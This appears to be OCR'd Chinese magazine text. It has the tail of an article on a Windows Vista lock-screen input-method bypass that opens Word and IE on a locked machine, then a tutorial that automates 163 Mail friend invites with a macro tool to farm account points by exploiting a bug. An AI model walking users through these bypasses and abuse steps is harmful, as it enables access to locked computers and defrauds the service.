


图5

马上就可以调用 WORD 了哦，单击 WORD 的文件里的打开，就可以浏览计算机里的所有硬盘了，如图 6 。


图 6

再点击 WORD 的“帮助”，选择“获取有关使用 WORD 的最新新闻”，如图7。呵呵，马上就把IE调出来了，打开个GOOGLE看看，如图 8 。虽然鼠标的右击不能使用，但是打开网站还是没有问题的。

这两种输入法的漏洞，只有在系统锁定的情况下才存在，系统重启时或通过3389 连接时，并没有出现输入漏洞，看来微软公司花上亿美元开发的 Vista 操作系统，虽然并不像传说中的那么安全，但是从功能上和界面上还是非常让人满意的。




图 7






图 8


手把手教你全自动刷163邮箱积分



yf.sunny








最近发现了一个 163 邮箱的小 BUG，就是对邀请好友的次数没有限制。每次邀请还会给自己的帐户加 2 点的积分。既然如此，那我们为什么不利用这点来刷积分呢？然后再使用积分来开通自己的 163 网盘？


首先来看看邀请好友，进入mail.163.com，风格选择极速3.0Beta，登录自己的帐号。yf.sunny 是我刚申请的一个号来做实验（图 1）。点左侧的邀请朋友（图 2），需要填邮箱和署名，随便写就可以了（图 3），然后按“发送邀请函”，显示“恭喜你，发送成功”，这就得到 2 点积分。但是这样刷有点太累了吧？

现在请出我们的主角“腾讯ＴＴ 浏览器”（可以自动填写表单的浏览器都可以），回到图 3 所示的填写界面，将表单填好后选择工具—自动填写表单—保存表单，以后按F9 就可以代替填这个表单了。你现在需要做的就是按 F9，再按两下鼠标就可以轻松得到积分。什么？还嫌累？唉，只好把终极绝招告诉你们了。



下面有请按键精灵出场，按键精灵可以代替鼠标和键盘去做一些简单的事情，可以把一系列操作录制下来，开始、结束录制的快捷键是Scroll　Lock（图4）。按开始以后就按刚才刷分的操作再做一遍，然后按Scroll　Lock 结束，最后保存录制内容（图 5）。


在左测选择脚本循环，接下来将脚本循环设为“循环到按中止键为止”，启动和中止按键可以自己设置，设置完毕后按保存退出。选择自己刚才的脚本，按右键，选择“制作小精灵”。将小精灵输出到任意一个文件夹，接下来运行小精灵，将图 3 的页面放在最顶层，然后按开始键。一会儿你就会看到你的积分像飞一样的向上长了。



（本文所涉及到的按键精灵已收录到光盘中）

破解邮箱跟我来

金黄色


图1




图3

